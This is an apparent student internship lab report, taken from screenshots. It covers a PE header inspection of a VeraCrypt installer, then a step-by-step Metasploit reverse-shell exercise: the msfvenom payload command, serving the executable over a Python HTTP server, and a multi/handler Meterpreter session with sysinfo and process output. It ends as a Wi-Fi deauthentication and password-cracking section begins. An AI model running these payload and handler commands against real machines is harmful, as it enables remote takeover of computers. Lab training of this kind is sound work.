
Open

Look in: shadowfox cybersecurity

Name	Date modified
PE.Explorer_setup	
VeraCrypt Setup 1.26.7	

File name: VeraCrypt Setup 1.26.7

Files of type: Executable Files (*.exe)



PE Explorer - C:\Users\xoyap\Desktop\shadowfox cybersecurity-20240626T153528Z-001\shadowfox cybersecurity\VeraCrypt Setup 1.26.7.exe

Address of Entry Point: 004237B0

Real Image Checksum: 021B358Fh

Field Name	Data Value	Description
Machine	014Ch	i386®
Number of Sections	0005h	
Time Date Stamp	6517E9C6h	30/09/2023 09:26:30
Pointer to Symbol Table	00000000h	
Number of Symbols	00000000h	
Size of Optional Header	00E0h	
Characteristics	0102h	
Magic	010Bh	PE32
Linker Version	000Ah	10.0
Size of Code	00073C00h	
Size of Initialized Data	012F9200h	
Size of Uninitialized Data	00000000h	
Address of Entry Point	004237B0h	
Base of Code	00001000h	
Base of Data	00075000h	
Image Base	00400000h	

Field Name	Data Value	Description
Section Alignment	00001000h	
File Alignment	00000200h	
Operating System Version	00010005h	5.1
Image Version	00000000h	0.0
Subsystem Version	00010005h	5.1
Win32 Version Value	00000000h	Reserved
Size of Image	01375000h	20402176 bytes
Size of Headers	00000400h	
Checksum	021B358Fh	
Subsystem	0002h	Win32 GUI
Dll Characteristics	8140h	
Size of Stack Reserve	00100000h	
Size of Stack Commit	00001000h	
Size of Heap Reserve	00100000h	
Size of Heap Commit	00001000h	
Loader Flags	00000000h	Obsolete
Number of Data Directories	00000010h	

```
27.06.2024 10:21:40 : Open File: C:\Users\xoyap\Desktop\shadowfox cybersecurity-20240626T153528Z-001\shadowfox cybersecurity\VeraCrypt Setup 1.26.7.exe
27.06.2024 10:21:42 : File size: 35282192 bytes.
27.06.2024 10:21:42 : Using the Plug-in subsystem...
27.06.2024 10:21:42 : NsPack Unpacker Plug-in: Executing...
27.06.2024 10:21:42 : NsPack Unpacker Plug-in: <NsPack> The file is not NsPacked
27.06.2024 10:21:42 : NsPack Unpacker Plug-in: not accomplished.
```

For Help, press F1

Dhrumil Patel

3) Create a payload using Metasploit and make a reverse shell connection from a Windows 10 machine in your virtual machine setup.

Vulnerability : Reverse Shell Connection Using Metasploit

6.1 Vulnerability: Insecure Remote Code Execution via Reverse Shell Payload


- Severity: Critical
- Description: We can create a payload using Metasploit for an establishing a reverse shell connection from a Windows 11 machine with own virtual environment. Metasploit's framework to generate a malicious executable or script. This payload will facilitate a connection reverse shell back to your attacker machine.

Recommendations

- Implement Network Segmentation: We can separate the critical systems can minimize the damage from a reverse shell attack.
- Monitor Network Traffic: we can scan the network traffic continuously for to check the unusual activity that will be indicate the presence of a reverse shell or any other malicious operations.

Proof of Concept


- Purpose: To create and deploy the reverse shell payload that will create a connection back to the victims machine.



```
┌──(richer㉿Anonymous)-[~/Dhrumil Patel]
└─$ sudo msfvenom -p windows/meterpreter/reverse_tcp -a x86 --platform windows -f exe LHOST=192.168.136.129 LPORT=1234 -f exe > hello.exe
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes

┌──(richer㉿Anonymous)-[~/Dhrumil Patel]
└─$ cd ~

┌──(richer㉿Anonymous)-[~]
└─$ sudo python -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

Dhrumil Patel

- Using the python server to share hello.exe payload file in window machine




Not secure | 192.168.136.128

Directory listing for /

- hello.exe
- screenshot capture login.png
- TCP SCAN.png
- UDP SCAN.png
- udp.txt


- Now access the directory of sharing hello.exe to execute in window machine



This PC > Local Disk (C:) > Users > xoyap > Downloads


Name	Date modified	Type	Size
Today			
Unconfirmed 410094.crdownload	6/27/2024 11:26 AM	CRDOWNLOAD File	73 KB
Unconfirmed 529456.crdownload	6/27/2024 11:28 AM	CRDOWNLOAD File	73 KB
Unconfirmed 111718.crdownload	6/27/2024 11:29 AM	CRDOWNLOAD File	73 KB
Unconfirmed 934995.crdownload	6/27/2024 11:31 AM	CRDOWNLOAD File	73 KB
hello (1)	6/27/2024 11:31 AM	Application	73 KB

5 items




```
┌──(richer㉿Anonymous)-[~]
└─$ msfconsole
```


- now we use the metasploit to reverse shell.
- Now execute hello.exe payload in window and get reverse shell back connection.



```
┌──(richer㉿Anonymous)-[~/Dhrumil Patel]
└─$ msfconsole
Metasploit tip: The use command supports fuzzy searching to try and
select the intended module, e.g. use kerberos/get_ticket or use
kerberos forge silver ticket

       =[ metasploit v6.4.18-dev                          ]
+ -- --=[ 2437 exploits - 1255 auxiliary - 429 post       ]
+ -- --=[ 1471 payloads - 47 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 192.168.136.129
lhost => 192.168.136.129
msf6 exploit(multi/handler) > lport 1234
[-] Unknown command: lport. Run the help command for more details.
msf6 exploit(multi/handler) >
msf6 exploit(multi/handler) > LPORT 1234
[-] Unknown command: LPORT. Run the help command for more details.
msf6 exploit(multi/handler) > set lport 1234
lport => 1234
msf6 exploit(multi/handler) > run

[-] Handler failed to bind to 192.168.136.129:1234:-  -
[*] Started reverse TCP handler on 0.0.0.0:1234
```



```
[*] Sending stage (176198 bytes) to 192.168.136.129
[*] Meterpreter session 1 opened (192.168.136.128:1234 → 192.168.136.129:50760) at 2024-06-27 01:58:49 -0400

meterpreter >
meterpreter >
[*] 192.168.136.129 - Meterpreter session 1 closed.  Reason: Died

Background session 1? [y/N]  y
[-] Unknown command: y. Run the help command for more details.
msf6 exploit(multi/handler) > run


[*] Started reverse TCP handler on 192.168.136.128:1234


[*] Sending stage (176198 bytes) to 192.168.136.129
[*] Meterpreter session 2 opened (192.168.136.128:1234 → 192.168.136.129:50785) at 2024-06-27 02:04:27 -0400

meterpreter >
meterpreter >
meterpreter >
meterpreter >
```



```
meterpreter > sysinfo
Computer        : DESKTOP-7LAPAPL
OS              : Windows 11 (10.0 Build 22631).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter > ps

Process List
============

 PID   PPID  Name                     Arch  Session  User                   Path
 ---   ----  ----                     ----  -------  ----                   ----
 0     0     [System Process]
 4     0     System
 88    4     Registry
 372   4     smss.exe
 448   740   svchost.exe
 456   740   svchost.exe
 468   668   dwm.exe
 492   740   svchost.exe
 528   500   csrss.exe
 600   500   wininit.exe
 608   592   csrss.exe
 668   592   winlogon.exe
 740   600   services.exe
 768   600   lsass.exe
 876   740   svchost.exe
 892   668   fontdrvhost.exe
 896   600   fontdrvhost.exe
 984   740   svchost.exe              x64   1        DESKTOP-7LAPAPL\xoyap  C:\Windows\System32\svchost.exe
 1000  740   svchost.exe
 1012  876   SystemSettings.exe       x64   1        DESKTOP-7LAPAPL\xoyap  C:\Windows\ImmersiveControlPanel\SystemSettings.exe
 1084  7780  msedge.exe               x64   1        DESKTOP-7LAPAPL\xoyap  C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe
```

- Once the payload is executed in window machine then enterpriser reverse shell connection is established successfully .

Dhrumil Patel

4) Make a deauth attack in your own network and capture the handshake of the network connection between the device and the router and and crack the password for the wifi. To crack the password, create a wordlist that can include the password of your network.

Vulnerability : Wi-Fi Password Cracking via Deauthentication Attack

7.1 Vulnerability: Weak Wi-Fi Passwords Vulnerable to Deauthentication Attack

- Severity: High
- Description: To perform a deauthentication (deauth) attack on any network and capture the handshake between a device and the router, we will use tools like Aircrack-ng. This attack disrupts the connection between a device and the Wi-Fi router, forcing the device to reconnect and allowing you to capture the authentication handshake. Once captured, you can attempt to crack the Wi-Fi password using generating a wordlist that includes potential passwords on wifi.


Recommendations

- Use Strong Passwords: We have to see that your Wi-Fi password is complex or not, we have to mix of uppercase letters, lowercase letters, numbers, and special characters. We have to avoid the common or easily guessable passwords.
- Regularly Update Passwords: We have to regularly update Wi-Fi password to bee the network safe.

Proof of Concept

